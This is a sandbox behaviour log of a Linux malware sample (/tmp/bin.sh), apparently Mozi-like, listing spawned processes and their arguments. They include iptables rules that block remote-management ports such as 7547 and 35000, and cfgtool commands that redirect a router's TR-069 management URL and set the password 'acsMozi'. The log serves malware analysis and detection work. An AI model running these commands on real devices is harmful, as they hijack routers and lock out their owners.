Analysis Process: iptables PID: 6995 Parent PID: 6993

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 58000 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 6996 Parent PID: 6792

General

Start time:	15:44:39

Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 6996 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 58000 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 6998 Parent PID: 6996

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 6998 Parent PID: 6996

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 58000 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7002 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a

File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7002 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 58000 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7010 Parent PID: 7002

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7010 Parent PID: 7002

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 58000 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7031 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7031 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "cfgtool set /mnt/jffs2/hw_ctree.xml InternetGatewayDevice.ManagementServer URL \"http://127.0.0.1\""
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: bin.sh PID: 7047 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7047 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "cfgtool set /mnt/jffs2/hw_ctree.xml InternetGatewayDevice.ManagementServer ConnectionRequestPassword \"acsMozi\""
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: bin.sh PID: 7060 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7060 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 35000 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7067 Parent PID: 7060

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7067 Parent PID: 7060

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 35000 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7087 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7087 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 50023 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7093 Parent PID: 7087

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7093 Parent PID: 7087

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 50023 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7114 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7114 Parent PID: 6792

General

Start time:	15:44:39

Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 50023 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7122 Parent PID: 7114

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7122 Parent PID: 7114

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 50023 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7140 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7140 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 35000 -j DROP"

File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7145 Parent PID: 7140

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7145 Parent PID: 7140

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 35000 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7158 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7158 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 7547 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7163 Parent PID: 7158

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7163 Parent PID: 7158

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 7547 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7171 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7171 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 7547 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7179 Parent PID: 7171

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7179 Parent PID: 7171

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 7547 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7194 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7194 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 35000 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7200 Parent PID: 7194

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7200 Parent PID: 7194

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 35000 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7209 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7209 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 50023 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7216 Parent PID: 7209

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7216 Parent PID: 7209

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 50023 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7224 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7224 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 50023 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7230 Parent PID: 7224

General

Start time:	15:44:39

Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7230 Parent PID: 7224

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 50023 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7241 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7241 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 35000 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7248 Parent PID: 7241

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a

File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7248 Parent PID: 7241

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 35000 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7255 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7255 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 7547 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7261 Parent PID: 7255

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7261 Parent PID: 7255

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 7547 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7280 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7280 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 7547 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7290 Parent PID: 7280

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7290 Parent PID: 7280

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 7547 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7314 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7314 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p udp --destination-port 4000 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7316 Parent PID: 7314

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7316 Parent PID: 7314

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I INPUT -p udp --destination-port 4000 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7317 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7317 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p udp --source-port 4000 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7319 Parent PID: 7317

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7319 Parent PID: 7317

General

Start time:	15:44:45

Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I OUTPUT -p udp --source-port 4000 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7321 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7321 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I PREROUTING -t nat -p udp --destination-port 4000 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7327 Parent PID: 7321

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7327 Parent PID: 7321

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I PREROUTING -t nat -p udp --destination-port 4000 -j ACCEPT

File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7344 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7344 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I POSTROUTING -t nat -p udp --source-port 4000 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7351 Parent PID: 7344

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7351 Parent PID: 7344

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I POSTROUTING -t nat -p udp --source-port 4000 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7369 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7369 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p udp --dport 4000 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7378 Parent PID: 7369

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7378 Parent PID: 7369

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I INPUT -p udp --dport 4000 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7395 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7395 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p udp --sport 4000 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7405 Parent PID: 7395

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7405 Parent PID: 7395

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I OUTPUT -p udp --sport 4000 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7420 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7420 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I PREROUTING -t nat -p udp --dport 4000 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7426 Parent PID: 7420

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7426 Parent PID: 7420

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I PREROUTING -t nat -p udp --dport 4000 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 7432 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 7432 Parent PID: 6792

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I POSTROUTING -t nat -p udp --sport 4000 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7439 Parent PID: 7432

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 7439 Parent PID: 7432

General

Start time:	15:44:45
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I POSTROUTING -t nat -p udp --sport 4000 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: upstart PID: 7470 Parent PID: 3310

General

Start time:	15:45:11

Start date:	16/11/2021
Path:	/sbin/upstart
Arguments:	n/a
File size:	0 bytes
MD5 hash:	unknown

Analysis Process: sh PID: 7470 Parent PID: 3310

General

Start time:	15:45:11
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -e /proc/self/fd/9
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7471 Parent PID: 7470

General

Start time:	15:45:11
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: date PID: 7471 Parent PID: 7470

General

Start time:	15:45:11
Start date:	16/11/2021
Path:	/bin/date
Arguments:	date
File size:	68464 bytes
MD5 hash:	54903b613f9019bfca9f5d28a4fff34e

File Activities

File Read

Analysis Process: sh PID: 7472 Parent PID: 7470

General

Start time:	15:45:11
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a

File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: apport-checkreports PID: 7472 Parent PID: 7470

General

Start time:	15:45:11
Start date:	16/11/2021
Path:	/usr/share/apport/apport-checkreports
Arguments:	/usr/bin/python3 /usr/share/apport/apport-checkreports --system
File size:	1269 bytes
MD5 hash:	1a7d84ebc34df04e55ca3723541f48c9

File Activities

File Read

File Written

Directory Enumerated

Analysis Process: upstart PID: 7497 Parent PID: 3310

General

Start time:	15:45:12
Start date:	16/11/2021
Path:	/sbin/upstart
Arguments:	n/a
File size:	0 bytes
MD5 hash:	unknown

Analysis Process: sh PID: 7497 Parent PID: 3310

General

Start time:	15:45:12
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -e /proc/self/fd/9
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7498 Parent PID: 7497

General

Start time:	15:45:12
Start date:	16/11/2021

Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: date PID: 7498 Parent PID: 7497

General

Start time:	15:45:12
Start date:	16/11/2021
Path:	/bin/date
Arguments:	date
File size:	68464 bytes
MD5 hash:	54903b613f9019bfca9f5d28a4fff34e

File Activities

File Read

Analysis Process: sh PID: 7504 Parent PID: 7497

General

Start time:	15:45:12
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: apport-gtk PID: 7504 Parent PID: 7497

General

Start time:	15:45:12
Start date:	16/11/2021
Path:	/usr/share/apport/apport-gtk
Arguments:	/usr/bin/python3 /usr/share/apport/apport-gtk
File size:	23806 bytes
MD5 hash:	ec58a49a30ef6a29406a204f28cc7d87

File Activities

File Read

File Written

Directory Enumerated

Analysis Process: upstart PID: 7524 Parent PID: 3310

General

Start time:	15:45:12
Start date:	16/11/2021
Path:	/sbin/upstart
Arguments:	n/a
File size:	0 bytes
MD5 hash:	unknown

Analysis Process: sh PID: 7524 Parent PID: 3310

General

Start time:	15:45:12
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -e /proc/self/fd/9
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 7525 Parent PID: 7524

General

Start time:	15:45:12
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: date PID: 7525 Parent PID: 7524

General

Start time:	15:45:12
Start date:	16/11/2021
Path:	/bin/date
Arguments:	date
File size:	68464 bytes
MD5 hash:	54903b613f9019bfca9f5d28a4fff34e

File Activities

File Read

Analysis Process: sh PID: 7526 Parent PID: 7524

General

Start time:	15:45:12
Start date:	16/11/2021
Path:	/bin/sh

Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: apport-gtk PID: 7526 Parent PID: 7524

General

Start time:	15:45:12
Start date:	16/11/2021
Path:	/usr/share/apport/apport-gtk
Arguments:	/usr/bin/python3 /usr/share/apport/apport-gtk
File size:	23806 bytes
MD5 hash:	ec58a49a30ef6a29406a204f28cc7d87

File Activities

File Read

Directory Enumerated